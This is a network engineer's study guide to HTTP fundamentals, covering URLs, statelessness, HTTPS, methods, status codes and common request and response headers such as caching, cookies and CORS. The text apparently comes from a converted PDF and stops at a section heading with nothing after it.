HTTP Fundamentals

A Network Engineer's Study Guide — Basics to Advanced

1. What is HTTP

HTTP (HyperText Transfer Protocol) is the application-layer protocol that web browsers and servers use to exchange data — HTML pages, images, APIs, etc. It's the foundation of data communication on the World Wide Web.

Client-Server Model

- **Client** (browser, curl, Postman, mobile app) initiates a **request** — it never pushes data on its own; it always asks first.
- **Server** (web server like Nginx, Apache, IIS, or an application backend) listens on a port (default **80** for HTTP, **443** for HTTPS) and sends back a **response**.
- This is a **request-response** pattern — one request gets exactly one response (unless using newer extensions like HTTP/2 push or WebSockets).
- HTTP is **stateless** — each request is independent; the server doesn't inherently remember previous requests (cookies/sessions/tokens are used to simulate state).

How the Web Works (End-to-End Flow)

- **DNS Resolution** – Browser resolves the domain name (e.g., example.com) to an IP address via DNS.
- **TCP Connection** – Client performs a **3-way handshake** (SYN, SYN-ACK, ACK) with the server on port 80/443.
- **TLS Handshake** (if HTTPS) – Client and server negotiate encryption (certificates, cipher suites, session keys) before any HTTP data is exchanged.
- **HTTP Request Sent** – Client sends a request with: Method: GET, POST, PUT, DELETE, etc.; URL/URI: resource path (e.g., /index.html); Headers: metadata (User-Agent, Host, Cookies, Content-Type); Body (optional): data for POST/PUT requests.
- **Server Processes Request** – Looks up the resource, runs backend logic (database queries, app logic), and prepares a response.
- **HTTP Response Sent Back** – Contains: Status code (200 OK, 404 Not Found, 500 Server Error, etc.); Headers (Content-Type, Content-Length, Set-Cookie); Body (actual HTML/JSON/image data).
- **Browser Renders** – Parses HTML, fetches additional resources (CSS, JS, images) via more HTTP requests, and renders the page.
- **Connection Handling** – With HTTP/1.1+, connections can be kept alive (persistent connections) to avoid repeating the TCP/TLS handshake for every resource.

2. HTTP as an Application-Layer Protocol (OSI / TCP-IP)

HTTP sits at the **top layer** of both networking models, meaning it doesn't deal with how bits travel the wire — it only defines *what* data means and *how* applications should request/exchange it.


Where HTTP Sits

Model	Layer	What happens there
OSI (7-layer)	Layer 7 – Application	HTTP messages (requests/responses) are formed here
TCP/IP (4-layer)	Application Layer	Combines OSI Layers 5-7 (Session, Presentation, Application) into one

Why It's "Application-Layer"

- HTTP doesn't know or care about IP addresses, routing, or electrical signals — it just assumes a **reliable, ordered byte stream** is already available.
- It relies entirely on the layers below it to actually deliver the data:
- **Transport Layer (TCP)** – Layer 4: provides reliability, ordering, and error-checking via the 3-way handshake, sequence numbers, and ACKs. HTTP hands its request to TCP and trusts TCP to deliver it intact.
- **Network Layer (IP)** – Layer 3: handles addressing and routing packets across networks.
- **Data Link + Physical Layers** – Layers 1-2: handle framing (MAC addressing) and actual transmission over the physical medium (copper, fiber, Wi-Fi).

Encapsulation View (Top → Bottom)



3. URL/URI Structure (Scheme, Host, Port, Path, Query)

A URL (Uniform Resource Locator) — a specific type of URI (Uniform Resource Identifier) — is broken into distinct components that together tell the client **what protocol to use**, **where to connect**, and **what resource to fetch**.

Anatomy of a URL

```
https://www.example.com:443/products/search?category=shoes&sort=price#reviews
scheme        host            port       path             query              fragment
```

Component Breakdown

Component	Example	Purpose
Scheme	https://	Tells the client which protocol to use (http, https, ftp, ssh). Determines default port and whether TLS encryption is applied.
Host	www.example.com	The domain name (or IP address) identifying the server. Resolved to an IP via DNS before connecting.
Port	:443	The TCP port the server listens on. Defaults: 80 for HTTP, 443 for HTTPS — often omitted in URLs since browsers assume it.
Path	/products/search	Identifies the specific resource or endpoint on the server (like a file path or API route).
Query	?category=shoes&sort;=price	Key-value pairs passed to the server for filtering, searching, or parameters — starts with ?, pairs joined by &.
Fragment	#reviews	Client-side only — tells the browser to jump to a section of the page; never sent to the server.

4. Stateless Nature of HTTP

HTTP is a **stateless protocol** — meaning each request a client sends to a server is treated as a completely **independent, isolated transaction**. The server has **no memory** of any previous request from that same client, even if it was sent a second ago.

What This Means in Practice

- Every HTTP request must carry **all the information** the server needs to process it — the server won't "remember" who you are, what you clicked before, or what you were doing on the previous page.
- There is no built-in concept of a "session" or "conversation" at the protocol level — each request-response pair stands alone.

Example

```
Request 1: GET /login       -> Server responds, forgets everything
Request 2: GET /dashboard   -> Server has NO idea you just logged in
```

Without extra mechanisms, the server would ask you to log in again on every single page, because it doesn't correlate Request 2 with Request 1.

How Statelessness Is Worked Around

Mechanism	How it works
Cookies	Server sends a Set-Cookie header; browser stores it and resends it (Cookie: header) with every subsequent request to that domain.

Mechanism	How it works
Sessions	Server stores user state server-side, keyed by a session ID (usually delivered via a cookie).
Tokens (JWT, OAuth)	Client stores a token and sends it in the Authorization header on every request — server validates it without needing server-side memory.
URL rewriting	Session info embedded directly in the URL (older/legacy method, rarely used now).

5. HTTP vs HTTPS (Why Encryption Matters)

The core difference: **HTTPS = HTTP + TLS/SSL encryption layer**. The actual HTTP request/response format is identical — HTTPS just wraps it in an encrypted tunnel before transmission.

Side-by-Side Comparison

Aspect	HTTP	HTTPS
Default Port	80	443
Encryption	None — plaintext	TLS/SSL encrypted
Data Integrity	Not guaranteed — data can be altered in transit	Protected via cryptographic checksums (MAC)
Authentication	No way to verify server identity	Server identity verified via digital certificate (issued by a trusted CA)
Browser Indicator	"Not Secure" warning	Padlock icon
Performance	Slightly faster (no handshake overhead)	Marginal overhead from TLS handshake (mitigated by session resumption, HTTP/2)

What Happens Differently on the Wire

HTTP:

```
Client → Server: GET /login HTTP/1.1
                 Authorization: Basic dXNlcjpwYXNz...  <- visible in plaintext!
```

Anyone capturing packets (Wireshark, a rogue AP, an ISP, a man-in-the-middle) can read **everything** — credentials, cookies, form data, page content.

HTTPS:

```
Client ↔ Server: TLS Handshake (certificate exchange, key negotiation)
                 |
         [Encrypted Application Data]  <- HTTP request/response hidden inside
```

The actual GET/POST, headers, and body are all encrypted — a packet capture only shows encrypted TLS records, not the content.

Why Encryption Matters

- **Confidentiality** – Prevents eavesdropping on sensitive data (passwords, session tokens, personal/financial info) — critical on shared/public networks (Wi-Fi, untrusted LANs).
- **Integrity** – TLS detects if data was tampered with in transit (e.g., an attacker injecting malicious JavaScript into an HTTP page — a real technique called content injection).
- **Authentication** – The certificate proves you're actually talking to the real bank.com, not an imposter server (protects against DNS spoofing/MITM attacks).
- **Trust & Compliance** – Browsers flag HTTP sites as "Not Secure"; most compliance frameworks (PCI-DSS, etc.) mandate TLS for anything handling sensitive data.

6. Request & Response Basics

Request Line: Method, Path, HTTP Version

Every HTTP interaction consists of a **request** (from client) and a **response** (from server), each built from a defined set of parts. The first component of a request is the **request line**.

The request line is the very first line of an HTTP request and has three space-separated parts:

```
GET /products/search?category=shoes HTTP/1.1
```

Part	Example	Meaning
Method	GET	The action the client wants to perform on the resource (GET, POST, PUT, DELETE, PATCH, HEAD, OPTIONS, etc.)
Path	/products/search?category=shoes	The resource being requested — includes the path and optional query string, but not the scheme/host (those are in the Host header instead)
HTTP Version	HTTP/1.1	Tells the server which protocol version the client is using, so both sides know which rules/features apply (e.g., persistent connections, chunked encoding)

Why Each Part Matters

- **Method** tells the server *what* to do — e.g., GET retrieves data without side effects, POST submits data that may change server state. The server's routing logic typically dispatches based on method + path together.
- **Path** is matched against the server's routes (or, on a proxy/firewall, against URL filtering rules) — it never includes the scheme or domain since those were already used to establish the TCP/TLS connection to that server.
- **HTTP Version** affects behavior: HTTP/1.0 closes the connection after each response by default, HTTP/1.1 keeps it alive by default and requires a Host header, and HTTP/2/HTTP/3 use entirely different framing (binary, multiplexed) though the request line's logical meaning stays the same.

Response Line: Version, Status Code, Reason Phrase

The response line (also called the **status line**) is the very first line of an HTTP response — the server's counterpart to the client's request line. It also has three space-separated parts:

```
HTTP/1.1 404 Not Found
```

Part	Example	Meaning
HTTP Version	HTTP/1.1	The protocol version the server is responding with — tells the client which rules/features apply to this response
Status Code	404	A 3-digit numeric code indicating the outcome of the request (success, redirect, client error, server error)
Reason Phrase	Not Found	A short, human-readable description of the status code — purely for readability; clients should rely on the numeric code, not this text, for logic

Status Code Categories

Range	Category	Example
1xx	Informational	100 Continue
2xx	Success	200 OK, 201 Created
3xx	Redirection	301 Moved Permanently, 304 Not Modified
4xx	Client Error	400 Bad Request, 401 Unauthorized, 404 Not Found
5xx	Server Error	500 Internal Server Error, 502 Bad Gateway, 503 Service Unavailable

Key Points

- The **status code** is what applications and browsers actually check programmatically — e.g., if status == 200 — the reason phrase is cosmetic.
- The **reason phrase** is not strictly standardized in meaning; servers can technically send any text (e.g., "200 Awesome" instead of "200 OK") and well-behaved clients won't care, since they key off the numeric code.
- In **HTTP/2** and **HTTP/3**, the reason phrase was actually removed from the protocol entirely — only the numeric status code is transmitted, since it was redundant.

Basic Headers (Host, Content-Type, Content-Length)

HTTP headers are key-value pairs sent after the request/response line, providing metadata about the message. Three of the most fundamental ones are **Host**, **Content-Type**, and **Content-Length**.

Host

```
Host: www.example.com
```

- Specifies the domain name the client is trying to reach — **mandatory** in HTTP/1.1.
- Since the request line's path doesn't include the domain, the server needs this header to know *which* website you're requesting (especially important when one server/IP hosts multiple domains — called **virtual hosting**).
- Without it, a server with multiple sites on the same IP wouldn't know which site's content to return.

Content-Type

```
Content-Type: application/json
Content-Type: text/html; charset=utf-8
Content-Type: multipart/form-data; boundary=----xyz
```

- Describes the **format/media type** of the body being sent (in a request) or returned (in a response).
- Tells the receiver how to parse the body — e.g., application/json means parse as JSON, text/html means render as a web page, image/png means treat as binary image data.
- A mismatched or missing Content-Type is a common cause of a client/browser misinterpreting the body (e.g., displaying raw JSON as plain text instead of rendering it properly).

Content-Length

```
Content-Length: 348
```

- Specifies the exact size of the body in **bytes**.
- Tells the receiver exactly how many bytes to read for the body, so it knows where the message ends — critical for persistent (keep-alive) connections where multiple requests/responses share the same TCP connection.
- If this value doesn't match the actual body size sent, the receiver may wait indefinitely for more data or cut off the message early. (As an alternative, Transfer-Encoding: chunked is used when the size isn't known upfront.)

Quick Reference

Header	Direction	Purpose
Host	Request only	Identifies target domain for virtual hosting
Content-Type	Request & Response	Describes the format of the body
Content-Length	Request & Response	Declares the exact byte size of the body

Message Body Basics

The **body** is the actual payload/data of an HTTP message — everything that comes after the headers, separated by a blank line. It's optional and its presence/meaning depends on the method and the Content-Type header.

Structure of an HTTP Message

```
GET /login HTTP/1.1              <- Request/Status line
Host: example.com                 <- Headers
Content-Type: application/json
Content-Length: 27
                                    <- Blank line (separator)
{"user":"vikas","pass":"xyz"}     <- Body
```

The blank line is what tells the receiver "headers are done, body starts now."

When a Body Is Present

Method	Typical Body Usage
GET	Normally no body — data is passed via URL/query params instead
POST	Usually has a body — carries form data, JSON payload, file uploads, etc.
PUT / PATCH	Usually has a body — carries the resource data to create/update
DELETE	Typically no body, though technically allowed

Method	Typical Body Usage
Response (any)	Usually has a body — the actual HTML page, JSON data, image, etc., unless status is something like 204 No Content

Common Body Formats

- **application/json** — structured key-value data, most common for APIs: {"name":"value"}
- **application/x-www-form-urlencoded** — traditional HTML form submissions: name=value&name2;=value2
- **multipart/form-data** — used for file uploads, splits body into multiple labeled parts
- **text/html** — raw HTML markup, typically seen in responses
- **Binary data** — images, PDFs, videos, etc. (Content-Type reflects the binary format, e.g., image/png)

Key Points

- The body's size must match Content-Length (or use Transfer-Encoding: chunked if size is unknown ahead of time), otherwise the receiver can't reliably determine where the body ends.
- A body without a matching Content-Type leaves the receiver guessing how to interpret the raw bytes.
- Some status codes (like 204 No Content or 304 Not Modified) explicitly must not have a body, by protocol rule.

Structure of an HTTP Message — Request vs Response (Clarification)

The structure pattern (start line → headers → blank line → body) applies to **both** request and response, but the first line differs.

Request Structure

```
GET /login HTTP/1.1                <- Request line (method, path, version)
Host: example.com                   <- Headers
Content-Type: application/json
Content-Length: 27
                                     <- Blank line (separator)
{"user":"vikas","pass":"xyz"}       <- Body
```

Response Structure

```
HTTP/1.1 200 OK                     <- Status line (version, status code, reason phrase)
Content-Type: application/json      <- Headers
Content-Length: 45
                                     <- Blank line (separator)
{"status":"success","id":1023}      <- Body
```

Part	Request	Response
Start line	Request line: METHOD /path HTTP/version	Status line: HTTP/version STATUS_CODE Reason
Headers	Metadata about the request (Host, Content-Type, etc.)	Metadata about the response (Content-Type, Content-Length, Set-Cookie, etc.)
Blank line	Always present — separates headers from body	Always present — same purpose

Part	Request	Response
Body	Optional — present for POST/PUT/PATCH typically	Optional — present unless status like 204/304 forbids it

So yes — both messages follow the **same layout** (start line + headers + blank line + optional body), just with a different kind of start line depending on direction (request vs response).

7. HTTP Methods & Status Codes

HTTP methods (also called **verbs**) tell the server what action the client wants to perform on a resource. Each method has a defined intent, and well-behaved clients/servers follow these conventions.

GET, POST, PUT, PATCH, DELETE, HEAD, OPTIONS

Method	Purpose	Has Body?	Idempotent?	Safe?
GET	Retrieve a resource (read-only)	No	Yes	Yes
POST	Submit data to create a new resource or trigger an action	Yes	No	No
PUT	Replace/update a resource entirely with the given data	Yes	Yes	No
PATCH	Partially update a resource (only the specified fields)	Yes	No (usually)	No
DELETE	Remove a resource	Typically no	Yes	No
HEAD	Same as GET, but server returns only headers, no body	No	Yes	Yes
OPTIONS	Ask the server what methods/operations are allowed on a resource	No	Yes	Yes

Key Concepts

- **Safe**: The method doesn't change server state — e.g., GET just reads data, never modifies it. Safe methods can be cached, pre-fetched, or retried freely.
- **Idempotent**: Calling the method multiple times produces the same result as calling it once. PUT /user/1 {"name":"Vikas"} sets the name to "Vikas" whether you call it once or five times — same end state. POST is **not** idempotent because calling it twice typically creates two separate resources (e.g., submitting a payment form twice = two charges).
- **PUT vs PATCH**: PUT replaces the *whole* resource (you must send all fields); PATCH sends only the fields you want to change.
- **HEAD**: Useful for checking if a resource exists or getting metadata (like Content-Length) without downloading the full body — faster than GET for just checking status.
- **OPTIONS**: Commonly used in CORS preflight requests — browsers send this automatically before certain cross-origin requests to ask "are you going to allow this request?"

Example

```
GET /articles/42 HTTP/1.1          -> Read article 42
POST /articles HTTP/1.1            -> Create a new article
PUT /articles/42 HTTP/1.1          -> Replace article 42 entirely
PATCH /articles/42 HTTP/1.1        -> Update only specified fields of article 42
DELETE /articles/42 HTTP/1.1       -> Delete article 42
HEAD /articles/42 HTTP/1.1         -> Get headers only (no body) for article 42
OPTIONS /articles/42 HTTP/1.1      -> Ask what methods are allowed on this resource
```

Status Code Families: 1xx / 2xx / 3xx / 4xx / 5xx

HTTP status codes are grouped into five families based on their first digit, each representing a different category of outcome.

The Five Families

Family	Category	Meaning
1xx	Informational	Request received, server is continuing to process it
2xx	Success	The request was successfully received, understood, and accepted
3xx	Redirection	Further action needs to be taken by the client to complete the request
4xx	Client Error	The request has a problem caused by the client (bad syntax, unauthorized, not found)
5xx	Server Error	The server failed to fulfill a valid request due to its own fault

Common Codes in Each Family

1xx — Informational

- 100 Continue — server received request headers, client should proceed to send the body
- 101 Switching Protocols — server agrees to switch protocols (e.g., upgrading to WebSocket)

2xx — Success

- 200 OK — standard success response
- 201 Created — new resource successfully created (common after POST)
- 204 No Content — success, but no body to return

3xx — Redirection

- 301 Moved Permanently — resource permanently moved to a new URL
- 302 Found — resource temporarily at a different URL
- 304 Not Modified — cached version is still valid, no need to re-download

4xx — Client Error

- 400 Bad Request — malformed request syntax
- 401 Unauthorized — authentication required/failed
- 403 Forbidden — authenticated but not permitted
- 404 Not Found — resource doesn't exist
- 429 Too Many Requests — client is rate-limited

5xx — Server Error

- 500 Internal Server Error — generic server-side failure
- 502 Bad Gateway — upstream server returned an invalid response

- 503 Service Unavailable — server temporarily overloaded or down for maintenance
- 504 Gateway Timeout — upstream server didn't respond in time

Key Point

- The **first digit alone** tells you the general category even if you don't recognize the exact code — e.g., any 4xx means "something's wrong with what the client sent," any 5xx means "something's wrong on the server's end."

Common Codes: 200, 301, 400, 401, 403, 404, 500

A closer look at seven of the most frequently encountered HTTP status codes.

200 OK

- The request succeeded, and the server is returning the expected response (data, page, etc.).
- The most common "everything worked" response for GET, PUT, PATCH, and sometimes POST requests.

301 Moved Permanently

- The requested resource has been permanently assigned a new URL.
- The response includes a Location header with the new URL; clients (and search engines) should update their records and use the new URL going forward.
- Commonly used for domain migrations or http:// → https:// redirects.

400 Bad Request

- The server couldn't understand the request due to malformed syntax — e.g., invalid JSON, missing required parameters, corrupted headers.
- This is purely a **client-side** mistake; nothing wrong with the server.

401 Unauthorized

- The request lacks valid authentication credentials (missing or invalid token/login), or the credentials provided have expired/are incorrect.
- Despite the name, this is really about **authentication** (who are you?), not authorization. The response typically includes a WWW-Authenticate header telling the client how to authenticate.

403 Forbidden

- The server understood the request and the client **is** authenticated, but they don't have permission to access this specific resource.
- This is about **authorization** (what are you allowed to do?) — distinct from 401. Retrying with different credentials won't help unless those credentials have different permissions.

404 Not Found

- The server can't find the requested resource — either it never existed, was deleted, or the URL is mistyped.
- One of the most recognizable status codes to end users.

500 Internal Server Error

- A generic, catch-all error indicating something went wrong **on the server side** while processing the request — the server didn't specify exactly what.

- This is never the client's fault; it indicates a bug, crash, or unhandled exception in the server's application code.

Quick Comparison: 401 vs 403 vs 404

Code	Meaning	Analogy
401	You're not logged in / credentials invalid	"Please show ID at the door"
403	You're logged in, but not allowed here	"ID checked — you're not on the list"
404	The thing you're looking for doesn't exist	"This room doesn't exist in this building"

Safe vs Idempotent Methods

These are two distinct properties that classify HTTP methods based on their effect on the server. A method can be one, both, or neither.

Safe Methods

- A method is **safe** if it does **not change server state** — it's purely a read operation with no side effects.
- The client isn't requesting any change; it's only retrieving information.
- Safe methods can be **cached**, **pre-fetched** by browsers/crawlers, or called repeatedly without any risk.

Safe methods: GET, HEAD, OPTIONS

Idempotent Methods

- A method is **idempotent** if calling it **once** produces the **same end result** as calling it **multiple times**.
- It doesn't mean nothing happens — it means repeated identical calls don't cause additional/different changes beyond the first.

Idempotent methods: GET, HEAD, PUT, DELETE, OPTIONS

Non-idempotent: POST, PATCH (typically)

Why POST Is Not Idempotent

```
POST /orders {"item":"laptop"}   -> Creates Order #1
POST /orders {"item":"laptop"}   -> Creates Order #2 (duplicate!)
POST /orders {"item":"laptop"}   -> Creates Order #3 (another duplicate!)
```

Each identical POST call creates a **new** resource — three calls produce three different outcomes (three separate orders).

Why PUT Is Idempotent

```
PUT /orders/1 {"item":"laptop"}   -> Order #1 set to "laptop"
PUT /orders/1 {"item":"laptop"}   -> Order #1 still "laptop" (no change)
PUT /orders/1 {"item":"laptop"}   -> Order #1 still "laptop" (no change)
```

No matter how many times you repeat it, the end state of Order #1 is identical — "laptop."

Combined Reference Table

Method	Safe	Idempotent
GET	Yes	Yes

Method	Safe	Idempotent
HEAD	Yes	Yes
OPTIONS	Yes	Yes
PUT	No	Yes
DELETE	No	Yes
POST	No	No
PATCH	No	No (usually)

Why the Distinction Matters

- **Safe** methods are what browsers/proxies feel free to cache or retry automatically without asking the user.
- **Idempotent** methods are safe to **retry on network failure** — if a PUT times out and you're unsure if it was received, resending it is harmless. Resending a POST on timeout risks creating a duplicate resource, which is why APIs often use idempotency keys for POST in critical operations (like payments).

8. Headers Deep Dive

Beyond the basic headers (Host, Content-Type, Content-Length), HTTP defines many more headers that carry additional context.

Request Headers: User-Agent, Authorization, Referer

User-Agent

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 Chrome/120.0.0.0
  Safari/537.36
```

- Identifies the **client software** making the request — browser name/version, operating system, and rendering engine.
- Servers can use this to serve different content (e.g., a mobile-optimized page vs. desktop page) or block known bad bots/scrapers.
- Can be freely spoofed by the client — it's just a string the client chooses to send, not a verified identity.

Authorization

```
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...
Authorization: Basic dXNlcjpwYXNzd29yZA==
```

- Carries the client's **credentials** for authenticating the request.
- **Basic** — base64-encoded username:password (not encrypted, relies entirely on HTTPS for protection).
- **Bearer** — typically a token (JWT, OAuth access token) proving the client already authenticated elsewhere.
- **Digest**, **API Key**-style headers — other less common variants.
- If this header is missing, malformed, or the token is expired/invalid, the server typically responds with 401 Unauthorized.

Referer

```
Referer: https://www.google.com/search?q=example
```

- Indicates the **URL of the page that linked to** the current request — i.e., where the user came from before clicking a link.
- (Yes, "Referer" is a well-known historical misspelling of "Referrer" baked into the HTTP spec permanently.)
- Used for analytics (traffic source tracking), and sometimes for basic security checks (e.g., verifying a form submission originated from the expected site) — though it's not fully reliable since browsers can omit or strip it (especially cross-origin, due to privacy policies) and clients can forge it.

Quick Reference

Header	Purpose	Trustworthy?
User-Agent	Identifies client software/OS	No — easily spoofed
Authorization	Carries credentials/token	Yes, if transmitted over HTTPS
Referer	Shows originating page/link	Partial — often stripped or omitted

Response Headers: Cache-Control, ETag, Set-Cookie

These are key headers the **server** sends back to control caching behavior and client-side state.

Cache-Control

```
Cache-Control: max-age=3600, public
Cache-Control: no-store
Cache-Control: no-cache
Cache-Control: private, max-age=0
```

Tells the client (and any intermediate caches/proxies) **how** and **for how long** the response can be cached.

Directive	Meaning
max-age=N	Cache is valid for N seconds before it must be re-checked
no-store	Never cache this response at all (e.g., sensitive banking data)
no-cache	Can cache it, but must revalidate with the server before using the cached copy
public	Can be cached by any cache, including shared proxies/CDNs
private	Can only be cached by the end user's browser, not shared proxies

ETag

```
ETag: "686897696a7c876b7e"
```

- A unique identifier (like a fingerprint/hash) representing a **specific version** of a resource.
- Works with a validation flow: 1) Server sends ETag: "abc123" with the first response. 2) On the next request, client sends If-None-Match: "abc123". 3) If the resource hasn't changed, server replies 304 Not Modified (no body needed — saves bandwidth). 4) If it changed, server sends the new content with a new ETag.

- More precise than relying on timestamps alone, since it changes only when content actually changes.

Set-Cookie

```
Set-Cookie: session_id=abc123; HttpOnly; Secure; SameSite=Strict; Max-Age=3600
```

- Instructs the client (browser) to **store a cookie**, which it will automatically resend in the Cookie: header on future requests to that domain.
- This is the primary mechanism used to simulate state on top of stateless HTTP (e.g., login sessions).

Key attributes:

Attribute	Purpose
HttpOnly	Cookie can't be accessed via JavaScript — protects against XSS stealing it
Secure	Cookie only sent over HTTPS connections
SameSite	Controls whether the cookie is sent on cross-site requests (Strict, Lax, None) — protects against CSRF
Max-Age / Expires	How long the cookie persists before the browser deletes it

Quick Reference

Header	Purpose
Cache-Control	Governs caching rules (duration, who can cache)
ETag	Fingerprint of resource version, enables efficient revalidation
Set-Cookie	Stores client-side state (sessions, preferences) via cookies

Content Negotiation (Accept / Accept-Encoding)

Content negotiation is the mechanism by which the client tells the server **what formats it can understand/prefers**, so the server can return the best-matching version of a resource — all through specific request headers.

Accept

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept: application/json
```

- Tells the server what **media type(s)** the client is willing to receive in the response body (e.g., HTML, JSON, XML, images).
- Multiple types can be listed with a **quality value (q=)** indicating preference priority — q=1.0 (default, highest) down to q=0.0 (not acceptable). In the example above, the client prefers text/html/application/xhtml+xml first, then application/xml (q=0.9), then anything else (*/*, q=0.8) as a fallback.
- If the server can't provide any acceptable format, it can respond with 406 Not Acceptable.
- Common use case: a REST API might return JSON by default, but return HTML or XML if the client explicitly requests it via this header.

Accept-Encoding

```
Accept-Encoding: gzip, deflate, br
```

- Tells the server what **compression algorithms** the client supports for the response body — e.g., gzip, deflate, br (Brotli).
- The server compresses the body using one of the listed algorithms (if supported) and indicates which one it used via the Content-Encoding response header.
- This reduces the amount of data transmitted over the network, improving performance, especially for large text-based responses (HTML, CSS, JSON).
- If the client doesn't support any compression, it can omit this header or send identity (meaning "no compression, send raw").

Example Flow

```
Client Request:
  GET /data HTTP/1.1
  Accept: application/json
  Accept-Encoding: gzip, br

Server Response:
  HTTP/1.1 200 OK
  Content-Type: application/json
  Content-Encoding: gzip
  (body is gzip-compressed JSON)
```

Quick Reference

Header	Negotiates	Server Responds With
Accept	Response body format (JSON, HTML, XML, etc.)	Content-Type
Accept-Encoding	Response compression method	Content-Encoding

Key Point

- This is a **negotiation**, not a guarantee — the server decides the final format/encoding based on what it supports and the client's stated preferences; it's not obligated to pick the client's top choice if it can't fulfill it.

Custom Headers & CORS-Related Headers

Custom Headers

- HTTP allows applications to define their **own headers** beyond the standard ones, typically prefixed with X- (a legacy convention) though modern APIs often skip the prefix.
- Used to pass application-specific metadata that doesn't fit any standard header.

```
X-Request-ID: 7f3a9b2c-1234-5678
X-API-Key: abc123xyz
X-Correlation-ID: req-98765
```

Example Header	Common Use
X-Request-ID / X-Correlation-ID	Unique ID to trace a single request across multiple services/logs

Example Header	Common Use
X-API-Key	Simple API authentication (alternative to Authorization)
X-Forwarded-For	Original client IP when request passes through a proxy/load balancer
X-Forwarded-Proto	Original scheme (http/https) before proxy termination

Since there's no strict standard for these, their meaning is defined by whoever built the API/application — always check the API's documentation.


CORS-Related Headers

CORS (Cross-Origin Resource Sharing) is a browser security mechanism that controls whether a web page running on one origin (domain/port/scheme) is allowed to make requests to a different origin. By default, browsers block cross-origin requests unless the server explicitly allows it via these headers.

Header	Direction	Purpose
Origin	Request	Browser automatically sends this, telling the server which origin the request is coming from
Access-Control-Allow-Origin	Response	Server specifies which origin(s) are permitted to access this resource (e.g., * for any, or a specific domain)
Access-Control-Allow-Methods	Response	Lists which HTTP methods (GET, POST, etc.) are allowed for cross-origin requests
Access-Control-Allow-Headers	Response	Lists which custom headers the client is allowed to send in the actual request
Access-Control-Allow-Credentials	Response	Whether cookies/credentials can be included in the cross-origin request (true/false)

How It Works (Preflight Flow)

